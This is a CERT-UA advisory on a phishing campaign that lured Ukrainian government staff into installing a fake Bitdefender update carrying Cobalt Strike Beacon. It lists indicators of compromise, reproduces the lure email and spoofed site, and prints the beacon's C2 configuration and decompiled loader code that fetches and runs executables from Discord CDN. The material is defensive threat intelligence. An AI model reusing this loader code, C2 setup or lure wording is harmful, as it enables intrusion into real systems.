Cyberattack on the state authorities of Ukraine using the malicious program Cobalt Strike Beacon (CERT-UA # 4145)

General Information

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received a notification from the coordinating entities on the distribution of e-mails on behalf of the state bodies of Ukraine with instructions on how to increase the level of information security. The body of the letter contains a link to the website hxxps://forkscenter[.]fr/, from which it is proposed to download "critical updates" in the form of a file "BitdefenderWindowsUpdatePackage.exe" of about 60 MB.

It was found that the mentioned file will ensure the execution of the bootloader "alt.exe", which will download the files "one.exe" and "dropper.exe" from the Discord service and run them. The study found that running "one.exe" would damage your computer with the malicious program Cobalt Strike Beacon. The executable file "dropper.exe" will load base64-encoded data and decode it into an EXE file developed using the Go programming language. File analysis continues. Note that EXE files are protected by Themida protector.

We associate the detected activity with the activity of the UAC-0056 group with an average level of confidence.

Indicators of compromise

Files:

```
ca9290709843584aecbd6564fb978bd6 Instruction on anti-virus protection.doc
(bait document)
cf204319f7397a6a31ecf76c9531a549 User guide.doc (bait document)
b8b7a10dcc0dad157191620b5d4e5312 BitdefenderWindowsUpdatePackage.exe
2fdf9f3a25e039a41e743e19550d4040 alt.exe
aa5e8268e741346c76ebfd1f27941a14 one.exe (contains Cobalt Strike Beacon)
15c525b74b7251cfa1f7c471975f3f95 dropper.exe
c8bf238641621212901517570e96fae7 i.exe
```

Network:

```
hxxps: // forkscenter [.] fr / BitdefenderWindowsUpdatePackage.exe
hxxps: //cdn.discordapp [.] com / attachments /
947916997713358890/949948174636830761 / one.exe
hxxps: //cdn.discordapp [.] com / attachments /
```

947916997713358890/949948174838165524 / dropper.exe

hxxps: // nirsoft [.] me / s / 2MYmbwpSJLZRAtXRgNTAUjJSH6SSoicLPIrQl / field-keywords /

hxxp: // 45 [.] 84.0.116: 443 / i

forkscenter [.] fr (2022-01-29)

nirsoft [.] me (2022-02-17)

45 [.] 84.0.116


Hosts:

% TMP% \ alt.exe

% PROGRAMDATA% \ one.exe

% PROGRAMDATA% \ dropper.exe

Graphic images



From: [redacted]h.gov.ua Sent: Thu 3/10/2022 3:25 PM
To: [redacted]gov.ua
Cc:
Subject: Увага !!!!

Message | Інструкція з антивірусного захисту.doc (44 KB) | Інструкція користувачів.doc (42 KB)

В умовах збройної агресії РФ фіксується значна активізація комп'ютерних атак на інформаційні системи українського сегмента мережі Інтернет.
Відповідно до Закону України " Про захист інформації в інформаційно-телекомунікаційних системах " на підставі рішення РНБО України від 06.03.2022 року Державною службою спеціального зв'язку спільно зі Службою безпеки України за фінансової підтримки Уряду Франції проводяться заходи щодо зміцнення інформаційної безпеки.

З метою виключення загроз державній безпеці України та забезпечення захисту інформаційних ресурсів органів влади, організацій та установ усіх форм власності необхідно дотримуватися наступних рекомендацій:
- встановити додаткові критичні оновлення безпеки операційної системи Microsoft Windows з передвстановленим сертифікованим антивірусом, доступні для завантаження з офіційного сайту Bitdefender; (https://forkscenter.fr)
- використовувати на всіх об'єктах інформаційно-телекомунікаційної мережі сертифіковані СБУ антивірусні засоби з актуальними оновленнями;
- організувати на сервері електронної пошти фільтрацію вхідної електронної кореспонденції на предмет наявності спам-повідомлень, а також електронних листів, що містять вкладення наступного типу: exe, bat, cpl, dll, jar, msi, scr тощо;
- організувати фільтрацію вхідного веб-трафіку з використанням контент-фільтрів соціальних мереж і сайтів розважального характеру, потенційно небезпечних ресурсів;
- провести додатковий інструктаж співробітників про можливі "фішингові" атаки;
- уникати використання сторонніх DNS-серверів;
- ознайомити відповідальних співробітників з наданими інструкціями.

Відповідальність за невиконання викладених рекомендацій покладається на керівників
органів влади, організацій та установ усіх форм власності.

Для організації взаємодії з розслідування комп'ютерних інцидентів звертатися до провідного фахівця Держспецзв'язку Куликалову Д.І.
([redacted]gov.ua).

forkscenter.fr

Assistance | Mon compte

Particuliers | Entreprises | Partenaires | Société | Labs

20 ans d'innovation en cybersécurité

Always Defending

Particuliers: Sécurisez vos PC, Mac, appareils mobiles et vos objets connectés — Download

Entreprises: Protégez l'ensemble de votre infrastructure contre les cybermenaces avancées — Download

Fournisseurs: Complétez votre offre de services avec les meilleures technologies antimalwares — Download

Partenaires: Revendez, rebrandez ou intégrez les solutions de cybersécurité Bitdefender — Download

Êtes-vous déjà client ?
Merci pour votre confiance.
Bénéficiez de remises et d'avantages en renouvelant.
Particuliers | Entreprises

Récompenses et certifications
Une excellence continue et reconnue, portée par nos innovations.

Bitdefender est un leader mondial de cybersécurité qui fournit des solutions de pointe

Bitdefender fournit des solutions de cybersécurité reconnues pour leur efficacité, leur performance et leur facilité d'utilisation aux PME, aux entreprises et aux particuliers. Porté par l'ambition de

https://forkscenter.fr/BitdefenderWindowsUpdatePackage.exe

```
BeaconType                      - HTTPS
Port                            - 443
SleepTime                       - 30000
MaxGetSize                      - 1048576
Jitter                          - 23
MaxDNS                          - Not Found
PublicKey_MD5                   - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                        - nirsoft.me,/s/2MYmbwpSJLZRAtXRgNTAUjJSH6SSoicLPIrQl/field-keywords/
UserAgent                       - Mozilla/5.0_Frsg_stredf_o21_crown_type (Windows NT 10.0; Win64; x64;
                                  Trident/7.0; D-M1-200309AC;D-M1-MSSP1; rv:11.0) like Gecko_10984gap
HttpPostUri                     - /nEDFzTtoCbUfp9BtSZlaq6ql8v6yYb/avp/amznussraps/
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - ConstHeaders
                                   Host: nirsoft.me
                                   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
                                   Accept-Language: en-US,en;q=0.5
                                  Metadata
                                   netbios
                                   prepend "PREF=ID=mQc8RENIPMH"
                                   header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                   Host: nirsoft.me
                                   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
                                   Accept-Language: en-US,en;q=0.5
                                  SessionId
                                   netbios
                                   prepend "U=vwej98DZO"
                                   prepend "PREF=ID="
                                   header "Cookie"
                                  Output
                                   print
PipeName                        - Not Found
DNS_Idle                        - Not Found
DNS_Sleep                       - Not Found
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\svchost.exe
Spawnto_x64                     - %windir%\sysnative\svchost.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 1580103824
```

```
public static void Main()
{
    WebClient webClient = new WebClient();
    webClient.DownloadFile("https://cdn.discordapp.com/attachments/947916997713358890/949948174636830761/one.exe", "C:\\ProgramData\\one.exe");
    Thread.Sleep(1000);
    Process.Start("C:\\ProgramData\\one.exe");
    Thread.Sleep(1000);
    webClient.DownloadFile("https://cdn.discordapp.com/attachments/947916997713358890/949948174838165524/dropper.exe", "C:\\ProgramData\\dropper.exe");
    Thread.Sleep(1000);
    Process.Start("C:\\ProgramData\\dropper.exe");
```